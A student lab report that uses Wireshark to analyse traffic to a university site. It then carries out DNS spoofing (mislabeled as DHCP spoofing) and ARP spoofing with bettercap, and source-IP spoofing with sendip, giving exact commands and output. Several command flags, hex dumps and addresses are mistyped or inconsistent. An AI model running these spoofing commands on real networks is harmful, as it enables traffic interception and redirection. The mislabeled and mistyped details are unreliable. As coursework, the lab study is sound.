Department of Computer Science,  
Shanghai Jiao Tong University, Shanghai, China

**Abstract.** A packet analyzer or packet sniffer is a computer program or computer hardware such as a packet capture appliance, that can intercept and log traffic that passes over a computer network or part of a network. Packet capture is the process of intercepting and logging traffic. As data streams flow across the network, the analyzer captures each packet and, if needed, decodes the packet's raw data, showing the values of various fields in the packet, and analyzes its content according to the appropriate RFC or other specifications<sup>1</sup>. Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education<sup>2</sup>. The network layer attacks consist of IP spoofing, hijacking, smurf, wormhole, blackhole, sybil and sinkhole.

**Keywords:** packet sniffer, Wireshark, traffic analysis, network layer attacks

## 1 Problem 1: Traffic Analysis



### 1.1 Problem Description

Please use "Wireshark" to perform a traffic analysis on [www.cs.sjtu.edu.cn](http://www.cs.sjtu.edu.cn) and tell us your finding.

**Solution.** In section 1.2, we briefly introduce a simple tutorial on how to use "Wireshark" to operate traffic analysis on a certain website. In section 1.3, we discuss and analyse our findings when operating traffic analysis on [www.cs.sjtu.edu.cn](http://www.cs.sjtu.edu.cn), including ICMP protocol used by Ping command and the entire process of establishing TCP connection between client and server.



### 1.2 The Wireshark Tutorial

When you open Wireshark without starting a capture or opening a capture file it will display the "Welcome Screen," which lists any recently opened capture files and available capture interfaces. Network activity for each interface will be shown in a sparkline next to the interface name. It is possible to select more than one interface and capture from them simultaneously.<sup>3</sup>

Wireshark isn't limited to just network interfaces — on most systems you can also capture USB, Bluetooth, and other types of packets.

When you select Capture → Options (or use the corresponding item in the main toolbar), Wireshark pops up the “Capture Options” dialog box as shown in Fig 2, “The “Capture Options” input tab”. If you are unsure which options to choose in this dialog box, leaving the defaults settings as they are should work well in many cases.

**Fig. 2.** “Capture Options” dialog box of Wireshark



The description of input/output/option parameters is as follows:

#### Input:

- **Interface:** name of interface
- **Traffic:** A sparkline showing network activity over time.
- **Link-layer Header:** The type of packet captured by this interface. In some cases it is possible to change this.
- **Promiscuous:** Lets you put this interface in promiscuous mode while capturing. Note that another application might override this setting.
- **Snaplen:** The snapshot length, or the number of bytes to capture for each packet. You can set an explicit length if needed, e.g. for performance or privacy reasons.
- **Buffer:** The size of the kernel buffer that is reserved for capturing packets. You can increase or decrease this as needed, but the default is usually sufficient.
- **Monitor Mode:** Let you capture full, raw 802.11 headers. Support depends on the interface type, hardware, driver, and OS. Note that enabling this might disconnect you from your wireless network.
- **Capture Filter:** The capture filter applied to this interface. You can edit the filter by double-clicking on it.

#### Output:

Seen in Fig 3.

**Fig. 3.** Output options of Wireshark

**Options:** Seen in Fig 4.



Fig. 4. Option settings of Wireshark

#### – Display Options:

- **Update list of packets in real-time:** Updates the packet list pane in real time during capture. If you do not enable this, Wireshark will not display any packets until you stop the capture. When you check this, Wireshark captures in a separate process and feeds the captures to the display process.
- **Automatically scroll during live capture:** Scroll the packet list pane as new packets come in, so you are always looking at the most recent packet. If you do not specify this Wireshark adds new packets to the packet list but does not scroll the packet list pane. This option is greyed out if “Update list of packets in real-time” is disabled.
- **Show capture information during capture:** If this option is enabled, the capture information dialog will be shown while packets are captured.

#### – Name Resolution

- **Resolve MAC addresses:** Translate MAC addresses into names.
- **Resolve network names:** Translate network addresses into names.
- **Resolve transport names:** Translate transport names (port numbers).

### 1.3 Traffic Analysis

In this section, we introduce two common ways to visit [www.cs.sjtu.edu.cn](http://www.cs.sjtu.edu.cn) (including Ping command and visit through Chrome browser) and discuss the protocols used in these processes based on the experimental results got from Wireshark.

**Visit by Ping command** We use the command “ping -c 1 www.cs.sjtu.edu.cn” to ping the target website only once, and use Wireshark to listen to the messages exchange, the result is seen in Fig 5.



Fig. 5. Messages exchange in ping operation

We can know that the local computer (ip: 10.164.10.131) only has two ICMP messages exchange with target website (ip: 202.120.35.204), and these two messages are marked as Echo (ping) request / reply in Info segment. The reason is that Ping command is implemented based on ICMP protocol<sup>1</sup>.

ICMP means **Internet Control Message Protocol**, which is a sub-protocol in TCP/IP group. ICMP is used in message exchange between IP hosts and routers.

The mechanism of the ping command is to echo the request and echo the response message. Specifically, it sends an ICMP message to another host on the network. If the specified host receives the message, it will send the message back.

**Visit through Chrome browser** We directly use the Chrome browser to visit [www.cs.sjtu.edu.cn](http://www.cs.sjtu.edu.cn) and use Wireshark to listen to the messages exchange, the result is seen in Fig 6 and Fig 7.





Fig. 6. Messages exchange in Chrome browser(1)

- The client takes the initiative to open, and sends a connection request segment (No. 336), marking SYN as 1, and setting Sequence Number to x (TCP regulates that SYN = 1 cannot carry data, x is a randomly generated value), and then enter the SYN\_SEND state
- The server receives the SYN message segment and confirms it (No. 341), and sets the SYN identification position to 1, ACK to 1, and Sequence Number to y, Acknowledgment Number is set to x + 1, and then enters SYN\_RECV state (semi-connected state)
- The client confirms again (No. 342), sets ACK to 1 (no SYN is used at this time), Sequence Number to x + 1, Acknowledgment Number to y + 1 and sends it to the server. Finally, both the client and the server enter ESTABLISHED status
  - **Hello messages.** After completing the establishment of the TCP connection, the client sends a **request attempt message "Client Hello"** (No. 343) to the server, and the server replies to the client with a **response attempt message "Hello Retry Request"** (No. 346)
  - **Change Cipher Spec Message**<sup>1</sup>. After completing the verification of the request and the attempt message (ie the above hello message), the server sends a Change Cipher Spec message (No. 347) to the client. Note that the current status is that the client and server have previously established an SSL Session, otherwise the Change Cipher Spec message is placed in the SSL handshake message.
  - **Completion of Change Cipher Spec.** The client first returns an ACK (No. 348) to the server, and then returns a Client Hello Change Cipher Spec message (No. 349), indicating that the Cipher Spec has been modified.
  - **Transmission of data.** The server first returns an ACK (No. 351) to the client, then returns a **hello message "Server Hello"**, and then begins the formal transmission of data.

Notice that many of the messages transmitted by the server are labeled with "TCP segment of a reassembled PDU". The reason is that when we transmit messages based on TCP, if for some reasons (such as exceeding MSS) TCP Segment cannot contain all application layer PDUs at one time, to divide a complete message into multiple segments, all other segments except the last segment will be marked with "TCP segment of a reassembled PDU".

Also, when the same ip visits the target website multiple times, the above message exchange will not occur. The guess is that the website content has been stored in the local cache.

---

<sup>1</sup> Change Cipher Spec Protocol: [https://blog.csdn.net/weixin\\_43364172/article/details/83860247](https://blog.csdn.net/weixin_43364172/article/details/83860247)

## 2 Problem 2: Network Layer Attacks

### 2.1 Problem Description

Please try to test at least three network layer attacks, including **Wi-Fi jamming attack**, **IP spoofing attack**, **MAC spoofing attack**, **DHCP spoofing attack** and so on. (Note: please record the technical details and evidences.)



**Solution.** In section 2.2, we introduce the implementation of **DHCP Spoofing Attack** by using bettercap, a Man-in-the-MiddleAttack tool. In section 2.3, we discuss the implementation of **Mac Spoofing Attack (ARP Spoofing Attack)** by using bettercap as well. In section 2.4, we implement **IP Spoofing Attack** with sendip tool.

### 2.2 DHCP Spoofing Attack

In this section, we introduce the implementation of DHCP Spoofing Attack by using **bettercap**, a Man-in-the-MiddleAttack tool<sup>1</sup>.

**Installation of Bettercap** By operating "brew install bettercap" command, we can successfully install bettercap in MacOS environment.

**Run Bettercap** By running "sudo bettercap" command and enter the password for root, we can enter the **interface of bettercap**, seen in Fig 8. By running "help" command in current interface, we can check the help messages and the situation of modules, seen in Fig 9.



```

dicardo@xuchunyudeMacBook-Pro ~ % sudo bettercap
Password:
bettercap v2.30.2 (built for darwin amd64 with go1.16.2) [type 'help' for a list of commands]
192.168.31.0/24 > 192.168.31.229 > |

<sup>1</sup> Bettercap Tutorial: <https://blog.csdn.net/u012570105/article/details/80561778>

**Target Machine Settings** Set the DNS server address of the target machine (which will be attacked) to the IP address of our attack host, which will fake our attack host to the DNS server. Note that the target machine must be in the same network segment as our attack host.

**Get Real IP Address in Target Machine for Website** Let our target machine be a computer with Win10 operating system. We first test the IP address of [www.koudai8.com](http://www.koudai8.com) by using ping command on target machine, seen as Fig 10. We can know that the real IP address of this website is **49.232.222.175**.

```
C:\Users\15531>
C:\Users\15531>ping www.koudai8.com

正在 Ping www.koudai8.com [49.232.222.175] 具有 32 字节的数据:
来自 49.232.222.175 的回复: 字节=32 时间=41ms TTL=110
来自 49.232.222.175 的回复: 字节=32 时间=37ms TTL=110
来自 49.232.222.175 的回复: 字节=32 时间=35ms TTL=110
来自 49.232.222.175 的回复: 字节=32 时间=38ms TTL=110

49.232.222.175 的 Ping 统计信息:
数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
最短 = 35ms, 最长 = 41ms, 平均 = 37ms
```

Fig. 10. Real IP from ping command

**Fake IP Address with DHCP Spoofing Attack** Operate following commands on attack host to implement DHCP Spoofing:

- set dns.spoof.domains www.koudai8.com
- set dns.spoof.address 1.1.1.1
- dns.spoof on

When we run ping command again on target machine, we can notice the following message shown in attack host in Fig 11. The output on target machine is in Fig 12, we can know that the fake IP address from DHCP Spoofing Attack is **1.1.1.1**. Therefore, **the DHCP Spoofing Attack is successfully completed!**

```
[92.168.31.0/24 > 92.168.31.229] [22:59:56] [syslog] [inf] dns.spoof sending spoofed DNS reply for www.Koudai8.com (->1.1.1.1) to 92.168.31.251 : 3c:95:09:df:34:89 (Liteon Technology Corporation) - LAPTOP-F10PKTFC.local.
```

Fig. 11. Output in attack host when operating DHCP Spoofing Attack

```
C:\Users\15531>
C:\Users\15531>ping www.koudai8.com

正在 Ping www.koudai8.com [1.1.1.1] 具有 32 字节的数据:
来自 1.1.1.1 的回复: 字节=32 时间=201ms TTL=41
来自 1.1.1.1 的回复: 字节=32 时间=201ms TTL=41
来自 1.1.1.1 的回复: 字节=32 时间=200ms TTL=41
来自 1.1.1.1 的回复: 字节=32 时间=200ms TTL=41

1.1.1.1 的 Ping 统计信息:
数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
最短 = 200ms, 最长 = 203ms, 平均 = 201ms
```



Fig. 12. Fake IP address from ping command

### 2.3 Mac Spoofing Attack (ARP Spoofing Attack)

In this section, we discuss the implementation of Mac Spoofing Attack (ARP Spoofing Attack) by using **bettercap** as well.



**Initialization of Bettercap** Same as section 2.2.

**Get Real Mac Address of Router** Let our target machine be a computer with Win10 operating system. We first query the IP address of the router in our LAN by using "arp -a" command. From Fig 13 we can know that the real MAC address of the router (192.168.31.1) is 9c-9d-7e-51-3f-2f.



**Fig. 13.** Real MAC address of the router in LAN

**Fake MAC Address of Router** We use the MAC address of our attack host to fake. First, we use command "`net.recon on`" to search the IP address of our target machine in Fig 14, here is **192.168.31.251**. Then, we use the command "`set arp.spoof.targets 192.168.31.251`" to set the target of our ARP Spoofing Attack (if not specified, all hosts in LAN by default). After that, we enter "`arp.spoof on`" to start the attack, the result is in Fig 15. The fake MAC address of the router seen by target machine is **f8-ff-c2-10-e4-bb**, same as the attack host (192.168.31.229). Therefore, **the Mac Spoofing Attack (ARP Spoofing Attack) is successfully completed!**

**Fig. 14.** Get IP Address of Target Machine

**Fig. 15.** Fake MAC Address of the router in LAN seen by target machine

## 2.4 IP Spoofing Attack

In this section, we implement IP Spoofing Attack with sendip tool.

**Preparations** Create two virtual machines, then check their IP address and MAC by using "ifconfig" command.

- VM1: IP address: **192.168.56.102**, MAC: **08:00:27:98:ab:71**
- VM2: IP address: **192.168.56.103**, MAC: **08:00:27:31:7e:0b**

**Ping with Real IP Address** We first ping VM2 from VM1 by using "sudo sendip -v -p ipv4 -is 192.168.56.102 -id 192.168.56.103 -p icmp -d 0x66666666 192.168.56.103" command, then check messages exchange in VM2 with Wireshark, the result is in Fig 16 and Fig ???. Note that there exists ICMP exchange (two messages) between VM1 and VM2.

```
sjt@sjt-VirtualBox:~$ sudo sendip -v -p ipv4 -is 192.168.56.102 -id 192.168.56.103
[sudo] password for sjt:
Added 25 options
Initializing module ipv4
Initializing module icmp
Finalizing module icmp
Finalizing module ipv4
Final packet data:
45 00 00 1C  E...
25 20 00 00  % ...
FF 01 A4 A2  ....
C0 AB 38 66  ..8f
C0 AB 38 67  ..8g
08 00 2B 33  ...3
66 66 66 66  ffff
Sent 28 bytes to 192.168.56.103
Freeing module ipv4
Freeing module icmp
```

Fig. 16. Output of sendip command



Fig. 17. Check messages exchange in VM2 with Wireshark

**Ping with Fake IP Address** We modify the source IP address to **192.168.56.1** and test the command again, the result is in Fig 18 and Fig 19. Note that there doesn't exist ICMP exchange, since the response message from VM2 is sent to the fake IP address, not VM1 itself. Therefore, **the IP Spoofing Attack is successfully completed!**

```
sjt@sjt-VirtualBox:~$ sudo sendip -v -p ipv4 -ls 192.168.56.1 -td 192.168.56.103
3 -p icmp -d 0x66666666 192.168.56.103
Added 25 options
Initializing module ipv4
Initializing module icmp
Finalizing module icmp
Finalizing module ipv4
Final packet data:
45 00 00 1C  E...
88 AA 00 00  ...
FF 01 41 7D  ..A}
C0 A8 38 01  ...
C0 A8 38 07  ..8g
08 00 2B 33  ...+
